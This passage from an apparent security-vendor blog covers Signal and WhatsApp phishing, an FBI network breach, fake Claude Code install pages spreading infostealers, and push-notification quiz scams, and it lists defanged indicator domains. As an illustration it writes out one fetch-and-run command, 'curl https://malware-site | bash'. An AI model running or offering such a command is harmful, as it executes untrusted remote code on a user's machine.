When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.

Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.


We don’t just report on data privacy—we help you remove your personal information

Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

Signal and WhatsApp accounts targeted in phishing campaign

10 March 2026 at 12:19

Dutch intelligence services AIVD and MIVD warn that Russian state‑backed hackers are running a large‑scale campaign to break into Signal and WhatsApp accounts of high‑value targets.

The targets are said to be senior officials, military personnel, civil servants, and journalists. The attackers are not breaking end‑to‑end encryption or exploiting a vulnerability in the apps themselves. Instead, they rely on proven phishing and social engineering methods to trick users into handing over verification codes and PINs, or to add a malicious “linked device” to their account.

Last year we reported on GhostPairing, a method that tricks the target into completing WhatsApp’s own device-pairing flow, silently adding the attacker’s browser as an invisible linked device to the account.

In the cases reported by the Dutch intelligence services, the attackers contacted victims on Signal or WhatsApp while posing as “Signal Security Support Chatbot”, “Signal Support” or a similar official‑sounding account.

The message typically warns about suspicious activity or a possible detected data leak and instructs the user to complete a verification step to avoid losing data or having their account blocked.

Victims are then asked to send back the SMS verification code they just received and/or their Signal PIN.

If the victim complies, the attacker can register the account on a device they control and effectively take it over, receiving new messages and sending messages as the victim.

In a second variant, attackers abuse the “linked devices” feature (Signal’s and WhatsApp’s desktop or other secondary device function). Targets are pushed to click a link or scan a QR code that silently links the attacker’s device to the victim’s account. The victim keeps access as normal, but the attacker can now read along in real time without obvious signs of compromise.

These attacks are not new, but deserve a renewed warning because they rely entirely on human behavior, and understanding how they work makes them easier to stop. The methods used are not technically sophisticated and they can easily be copied by non‑state actors or ordinary cybercriminals.

Because of the current Russian campaigns, AIVD and MIVD say that chat apps such as Signal and WhatsApp are unsuitable for sharing classified, confidential, or otherwise sensitive government information, even though they technically support end‑to‑end encryption.

How to keep your conversations confidential

One specific warning for the targeted users is to use designated apps for sensitive information. Despite dedicated secure systems being available to many of them, some resorted to apps they already knew—Signal and WhatsApp. And to be fair, these apps are safe if you follow a few basic rules:

How to prevent and detect compromised accounts

  • Never share verification codes or PIN numbers. Your SMS verification code and PIN are only needed when you install or re‑register the app on a device. They are never legitimately requested in a chat. Any in‑app message, direct message (DM), email, or SMS asking you to send these codes back is a phishing attempt.
  • Do not trust “support” accounts in chat. Signal explicitly states that Support will never contact you via in‑app messages, SMS, or social media to ask for your verification code or PIN. Treat any “Signal Support Bot”, “Security Chatbot” or similar as malicious, block and report it and then delete the conversation.
  • Be cautious with links and QR codes in chat. Only scan QR codes or click device‑linking links when you yourself are in the app’s device‑linking menu and you initiated the process. If a message pushes you to “verify your device” or “secure your data” via a link or QR, assume it is part of this campaign.
  • Regularly review linked devices and group memberships. In Signal and WhatsApp, check the list of linked devices and remove anything you do not recognize. Also keep an eye out for strange group participants or duplicate contacts (for example “deleted account” or a contact that appears twice), which Dutch intelligence services mention as possible signs of account compromise.
  • Use built‑in hardening features. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.

Use disappearing messages

Both Signal and WhatsApp support disappearing messages, and using them can meaningfully limit the impact of account compromise or device access (though they don’t prevent it completely).

Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.

Signal lets you set a per‑chat timer so that all new messages in that conversation auto‑delete from all devices after the chosen period.​ You can enable it for 1:1 or group chats and choose from various durations (seconds to weeks), and either party can see it is enabled and change the timer.​

WhatsApp also supports disappearing messages with timers per chat (and a default option for new chats). Messages can auto-delete after periods such as 24 hours, 7 days, or 90 days, and newer builds include shorter options like 1 or 12 hours.

You turn it on in the chat info under “Disappearing messages,” then pick the desired timer; only messages sent after enabling it are affected.

For particularly sensitive media or voice messages, WhatsApp also offers “view once”  photos, voice messages, and videos that can only be opened a single time before disappearing from the chat.

Enable multi-factor authentication

We’ve written a complete guide on setting up two-step verification on WhatsApp.

To set up two-factor authentication (2FA) on Signal, enable the Registration Lock feature, which requires your set PIN to log in on a new device. Open Signal, go to Settings > Privacy > Registration Lock and turn it on. This ensures that even if someone steals your SIM, they cannot access your account without your personal PIN.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Hackers may have breached FBI wiretap network via supply chain

10 March 2026 at 11:38

Investigators are worried that a recent attack on a critical FBI system was more than just a random hit, and that another nation-state might have been involved.

On February 17, the FBI flagged irregular network activity that led straight to its Digital Collection System Network. That system contains sensitive data related to court-authorized wiretaps, pen registers, and FISA warrants, along with personal information on active FBI targets.

The bureau claims it has “identified and addressed” the suspicious activity. That’s it. No word on whether this was ransomware, state-sponsored espionage, or something else entirely.

Now the White House, DHS, and the NSA have joined the investigation, which isn’t the kind of guest list you’d see for a minor incident.

The breach path? Through a vendor’s internet service provider, according to reports. Not a frontal assault on FBI systems, but a side door through their supply chain. The hackers apparently exploited an ISP that served as a vendor to the agency, bypassing direct FBI defenses entirely.

The Wall Street Journal reports that US investigators suspect that hackers affiliated with the Chinese government were behind the breach.

It wouldn’t be the first time that Chinese state-linked groups have hit a target via a third-party telecommunications system. Hackers tied to Salt Typhoon hit AT&T and Verizon in 2024. The campaign compromised call records and private communications of politicians, exposing anyone involved in government activity, while also going after law enforcement systems.

A year earlier, ransomware operators breached the US Marshals Service and walked away with employee information, legal documents, and administrative data. Then Russian hackers targeted federal courts last year. The judiciary described it as an escalation in cyberattacks while scrambling to protect case files that could expose confidential informants.

This trend of attacks on government systems suggests that nation-state actors are actively collecting intelligence. Law enforcement systems are attractive targets because they contain large volumes of sensitive information. This latest incident indicates these attacks are getting more sophisticated, not less.

How secure are FBI systems?

The Digital Collection System Network stores personally identifiable information on FBI investigation subjects, including wiretap returns and other surveillance data. This includes “pen register” data, which reveals metadata about which numbers a monitored phone line called, and which numbers called that line.

Lawmakers are calling for action. In December 2024, Sen. Ron Wyden (D-Ore) proposed legislation to tighten up security of the nation’s phone networks.

In 1994, Congress passed lawful access legislation designed to allow government access to telcos’ systems. That law also enabled the FCC to issue regulations that would force telecom providers to secure their systems against unauthorized access by third parties, but Wyden said that was never done.

Introducing the Secure American Communications Act, he said:

“It was inevitable that foreign hackers would burrow deep into the American communications system the moment the FCC decided to let phone companies write their own cybersecurity rules.”

The draft legislation didn’t go any further, though.

February’s breach raises an uncomfortable question. If attackers can slip through vendor ISPs into the FBI’s wiretapping infrastructure, what else sits exposed?

The bureau says it “identified and addressed” the suspicious activity. Beyond that, little detail has been released. What is clear is that federal law enforcement systems face sustained and sophisticated attacks, and the pressure on those defenses is growing.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

Fake Claude Code install pages hit Windows and Mac users with infostealers

9 March 2026 at 14:07

Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.

Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter.​ That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.

Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.

But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.

It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.

But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.

Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.

The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.

Windows and Mac

The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.

On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it. 

On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.

How to stay safe

With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Quiz sites trick users into enabling unwanted browser notifications

9 March 2026 at 13:53

Our support team flagged a number of customers who suspected their device might be infected with malware, but Malwarebytes scans came up empty.

When the customers provided screenshots, our Malware Removal Support team quickly recognized the format as web push notifications.

The reason the scans came up clean is that these notifications aren’t malware on the device. They’re browser notifications from websites that trick users into clicking “Allow.”

We helped the customers disable the push notifications (see below for instructions). But since most of them didn’t know how they got them in the first place, we went down the rabbit hole to find out where they were coming from.

Examples of web push notifications

We started with one of the most prevalent domains called unsphiperidion[.]co.in, but all we found was a misleading advertisement that promised the Adguard browser extension and instead led to Poperblocker.

Screenshot showing fake "update the Adguard browser extension" prompt
Fake Adguard browser extension update prompt

But another clue, also mentioned by the Malware Removal Support team—a domain called triviabox[.]co[.]in—practically brought us straight to the source.

We found a site that challenged our intelligence by prompting us to take a quiz.

Screenshot showing "Only people who lived through the 80s can score 15/20 on this quiz"
Quiz website example

Later we found these quizzes come in different flavors. Some about geography, vocabulary, and history, while others are specifically targeted at Canada, Germany, France, Japan, and the US.

But the main goal of these sites is to get you to click the “Start the quiz” button, so the site can send notifications later and make money from ads, affiliate schemes, scams, or unwanted downloads.

Screenshot showing "Ready to test your knowledge? Start the quiz"
Ready to test your knowledge? Start the quiz

What that button does before it starts the quiz is show the visitor a prompt with a misleading background.

Screenshot showing "Click Allow to continue" and a show notifications prompt.
Click Allow to continue triggers the browser’s “show notifications” prompt

The show notifications text in the actual prompt tells the real story. You’ll be giving the website permission to show you notifications even when you’re not on the website, which makes it hard for users to determine the origin.

The Click “Allow” to continue text with the red arrow on the website itself is nothing more than a well-placed lure to get you to click that Allow button and open the flood gates. To avoid raising suspicion, the visitor is then presented with the quiz, so later on they will have no reason to suspect what started the ordeal.

Web push notifications (also called browser push notifications) are not always simple advertisements. Some can be misleading messages about the safety of your computer. The gear icon in the notifications themselves can be very helpful. On Chromium-based browsers, clicking it will lead you to the Notifications settings menu where you can block them.

Unfortunately, we often find them used by “affiliates” to promote security software. If you’re looking for an anti-malware solution that doesn’t make use of such affiliates, you know where to find us.

How to remove and block web push notifications

For every browser, the notifications look slightly different and the methods to disable them are slightly different as well. To make them easier to find, I have split them up by browser.

Chrome

To completely turn off notifications, even from an extension:

  • Click the three dots button in the upper right-hand corner of the Chrome menu to enter the Settings menu.
  • In the Settings menu and click on Privacy and Security.
  • Click on Site settings.
  • In that menu, select Notifications.
  • By default, the slider is set to Sites can ask to send notifications, but feel free to move it to Don’t allow sites to send notifications if you wish to block notifications completely.

For more granular control, you can use the Customized behaviors menu to manipulate the individual items.

Customized behaviors section of the Chromium notifications menu

Note that sometimes you may see items with a jigsaw puzzle piece icon in the place of the three stacked dots. These are enforced by an extension, so you would have to figure out which extension is responsible first and then remove it. But for the ones with the three dots behind them, you can click on the dots to open this context menu:

Selecting Block will move the item to the block list. Selecting Remove will delete the item from the list. It will ask permission to show notifications again if you visit their site (unless you have set the slider to Block).

Shortcut: another way to get into the Notifications menu shown earlier is to click on the gear icon in the notifications themselves. This will take you directly to the itemized list.

Firefox

To completely turn off notifications in Firefox:

  • Click the three horizontal bars in the upper right-hand corner of the menu bar and select Options in the settings menu.
  • On the left-hand side, select Privacy & Security.
  • Scroll down to the Permissions section and click on Notifications.

  • In the resulting menu, put a checkmark in the Block new requests asking to allow notifications box at the bottom.

In the same menu, you can apply a more granular control by setting listed items to Block or Allow by using the drop-down menu behind each item.

Click on Save Changes when you’re done.

Opera

Where push notifications are concerned, you can see how closely related Opera and Chrome are.

  • Open the menu by clicking the O in the upper left-hand corner.
  • Click on Settings (on Windows)/Preferences (on Mac).
  • Click on Advanced and select Privacy & security.
  • Under Content settings (desktop)/Site settings (Android,) select Notifications.
Opera notifications menu

On Android, you can remove all the items at once or one by one. On desktops, it works exactly the same as it does in Chrome. The same is true for accessing the menu from the notifications themselves. Click the gear icon in the notification, and you will be taken to the Notifications menu.

Edge

In Edge, go to Settings and more in the upper right corner of your browser window, then

  • Select Settings  > Privacy, search, and services > Site permissions > All sites.
  • Select the website for which you want to block notifications, find the Notifications setting, and choose Block from the dropdown menu.​​​​​​​

To manage notifications from your browser address bar: 

To check or manage notifications while visiting a website you’ve already subscribed to, follow the steps below:   

  • Select View site information to the left of your address bar.
  • Under Permissions for this site Notifications, choose Block from the drop-down menu.

Safari on Mac

On your Mac, open the Apple menu, then

  • Choose System Settings, then click Notifications in the sidebar. (You may need to scroll down.)
  • Go to Application Notifications, click the website, then turn off Allow Notifications.

The website remains in the list in Notifications settings. To remove it from the list, deny the website permission to send notifications in Safari settings. See Change websites settings.

To stop seeing requests for permission to send you notifications in Safari:

  • Go to the Safari app on your Mac.
  • Choose Safari > Settings.
  • Click Websites, then click Notifications.
  • Deselect Allow websites to ask for permission to send notifications.

From now on, when you visit a website that wants to send you notifications, you aren’t asked.

Are these notifications useful at all?

While we could conceive of some cases where push notifications might be found useful, we would certainly not hold it against you if you decided to disable them altogether.

Web push notifications are not just there to disturb Windows users. Android, Chromebook, MacOS, even Linux users may see them if they use one of the participating browsers: Chrome, Firefox, Opera, Edge, and Safari. In some cases, the browser does not even have to be opened, and it can still display push notifications.

Be careful out there and think twice before you click “Allow.”

Indicators of Compromise (IOCs)

During the course of the investigation we found—and blocked—these domains related to the campaign:

  1. dailyrumour[.]co.nz
  2. edifaqe[.]org
  3. geniusfun[.]co.in
  4. geniusfun[.]co.za
  5. genisfun[.]co.nz 
  6. holicithed[.]com
  7. ivenih[.]org
  8. loopdeviceconnection[.]co.in
  9. mindorbittest[.]com
  10. navixzuno[.]co.in
  11. quizcentral[.]co.in
  12. quizcentral[.]co.za
  13. rixifabed[.]org
  14. triviabox[.]co.in
  15. uhuhedeb[.]org
  16. unsphiperidion[.]co.in
  17. yeqeso[.]org
  18. ylloer[.]org

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

❌